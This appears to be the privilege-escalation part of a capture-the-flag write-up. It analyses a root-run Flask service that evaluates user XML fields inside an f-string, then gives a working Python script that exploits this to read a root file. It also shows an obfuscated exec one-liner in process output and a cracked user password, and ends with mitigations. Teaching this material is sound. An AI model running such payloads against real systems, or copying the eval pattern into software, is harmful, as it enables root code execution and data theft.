sedric@interpreter:~$ wget -S --spider http://127.0.0.1:54321/
Spider mode enabled. Check if remote file exists.
--2026-06-08 09:26:16--  http://127.0.0.1:54321/
Connecting to 127.0.0.1:54321... connected.
HTTP request sent, awaiting response...
  HTTP/1.1 404 NOT FOUND
  Server: Werkzeug/2.2.2 Python/3.11.2
  Date: Mon, 08 Jun 2026 13:26:16 GMT
  Content-Type: text/html; charset=utf-8
  Content-Length: 207
  Connection: close
Remote file does not exist -- broken link!!!
Checking running processes to identify the service on port 54321:
1
2
3
4
5
sedric@interpreter:~$ ps aux | grep python3
root        3517  0.0  0.6 400212 26260 ?        Ssl  07:05   0:06 /usr/bin/python3 /usr/bin/fail2ban-server -xf start
root        3520  0.0  0.7 113604 32012 ?        Ss   07:05   0:02 /usr/bin/python3 /usr/local/bin/notif.py
mirth       4032  0.0  0.2  16952 10280 ?        S    08:11   0:00 /usr/bin/python3 -c exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNrLzC3ILypRKCiptAYResUFieV5Gur6pcVF+kmZefpJicUZ6poAFAQNhQ==')[0])))
sedric      4396  0.0  0.0   6340  2004 pts/1    S+   09:29   0:00 grep python3
Critical finding: /usr/local/bin/notif.py is running as root (PID 3520). This is our privilege escalation target.
Analyzing the Flask Application
Reading the notification service code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
Vulnerability: SSTI via eval() on F-String
The Critical Vulnerability:
The template() function contains a classic Server-Side Template Injection (SSTI) vulnerability combined with unsafe eval():
1
2
3
template = f"Patient {first} {last} ({gender}), {datetime.now().year - year_of_birth} years old, received from {sender} at {ts}"
try:
    return eval(f"f'''{template}'''")
Attack Flow:
- User input (e.g.,
firstparameter) is inserted into an f-string template - The
pattern.fullmatch()regex check allows curly braces{}and other special characters:^[a-zA-Z0-9._'\"(){}=+/]+$ - The constructed f-string template is passed to
eval() - Result: Any Python code inside
{...}within the user input will be evaluated with root privileges
Example Payload: If first = "{__import__('os').system('id')}", the eval’d code becomes:
1
f"""Patient {__import__('os').system('id')} Doe ..."""
This executes the system command with root privileges.
Exploitation Script
Create a Python script to exploit this vulnerability:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
import urllib.request as r

cmd_str = "cat /root/root.txt"
cmd = "+".join("chr(%d)" % ord(c) for c in cmd_str)
expr = "__import__('os').popen(" + cmd + ").read()"
payload_field = "{" + expr + "}"

xml = ("<patient>"
       "<firstname>" + payload_field + "</firstname>"
       "<lastname>Doe</lastname>"
       "<sender_app>App1</sender_app>"
       "<timestamp>2025</timestamp>"
       "<birth_date>01/01/1990</birth_date>"
       "<gender>M</gender>"
       "</patient>").encode()

req = r.Request("http://127.0.0.1:54321/addPatient", data=xml, method="POST",
                headers={"Content-Type": "application/xml"})
print(r.urlopen(req).read().decode())
Payload Explanation:
cmd_str = "cat /root/root.txt": The command we want to executecmd = "+".join("chr(%d)" % ord(c) for c in cmd_str): Convert the command string to Python chr() calls to bypass potential filtering (e.g.,chr(99)+chr(97)+chr(116)+...)expr = "__import__('os').popen(" + cmd + ").read()": Use Python’sos.popen()to execute the command and capture outputpayload_field = "{" + expr + "}": Wrap in curly braces so it’s interpreted as a Python expression during eval()- The XML is crafted with the payload in the
firstnamefield, which gets passed to thetemplate()function
Executing the Exploit
Got the root flag
1
2
3
sedric@interpreter:/tmp$ python3 exploit.py
Patient **************4eb05605a861c40db
 Doe (M), 36 years old, received from App1 at 2025
Mitigations & Recommendations
1. Update Mirth Connect (Remediate CVE-2023-43208)
Action: Upgrade Mirth Connect to version 4.4.1 or later to patch the critical insecure deserialization vulnerability.
1
2
3
4
# Verify the installed Mirth Connect version
grep -i "version" /usr/local/mirthconnect/conf/mirth.properties

# Upgrade to a secure version (>= 4.4.1) using the official installer to enforce a strict class allowlist
Root Cause: Mirth Connect versions prior to 4.4.1 implemented a flawed “denylist” approach to restrict the Java classes processed by the XStream XML unmarshaller. Attackers bypassed this denylist by leveraging alternative classes from the Apache Commons Collections library to construct a gadget chain, achieving unauthenticated Remote Code Execution during the XML payload processing phase, which occurred prior to authentication validation.
2. Enforce Strong Password Policies
Action: Implement a robust password policy that enforces the use of long, complex passwords for all system users and internal application accounts to prevent offline dictionary attacks.
1
2
3
# Enforce strong passwords via PAM on Debian/Ubuntu
apt-get install libpam-pwquality
echo "password requisite pam_pwquality.so retry=3 minlen=12 dcredit=-1 ucredit=-1 ocredit=-1" >> /etc/pam.d/common-password
Root Cause: The sedric user’s password (snowflake1) was weak and commonly found in standard dictionary lists (like rockyou.txt). This weakness allowed an attacker who obtained the database hash to crack it efficiently and subsequently pivot to a higher-privileged system shell via SSH.
3. Remove Unsafe Evaluation in Python Flask Application
Action: Refactor the notif.py script to use parameterized strings or standard string formatting instead of dynamically evaluating f-strings with user input via the highly dangerous eval() function.
1
2
3
4
5
6
7
8
9
# Secure string formatting without eval()
import datetime

def template_secure(first, last, sender, ts, dob, gender):
    year_of_birth = int(dob.split('/')[-1])
    age = datetime.datetime.now().year - year_of_birth

    # Safely format string without evaluating python expressions inside variables
    return f"Patient {first} {last} ({gender}), {age} years old, received from {sender} at {ts}"
Root Cause: The local Flask application (notif.py) dynamically constructed an f-string template concatenating unsanitized user inputs, and then explicitly passed that template to Python’s eval() function (eval(f"f'''{template}'''")). Furthermore, the input validation regex (^[a-zA-Z0-9._'\"(){}=+/]+$) explicitly permitted curly braces {}, enabling Server-Side Template Injection (SSTI) and arbitrary Python code execution as root.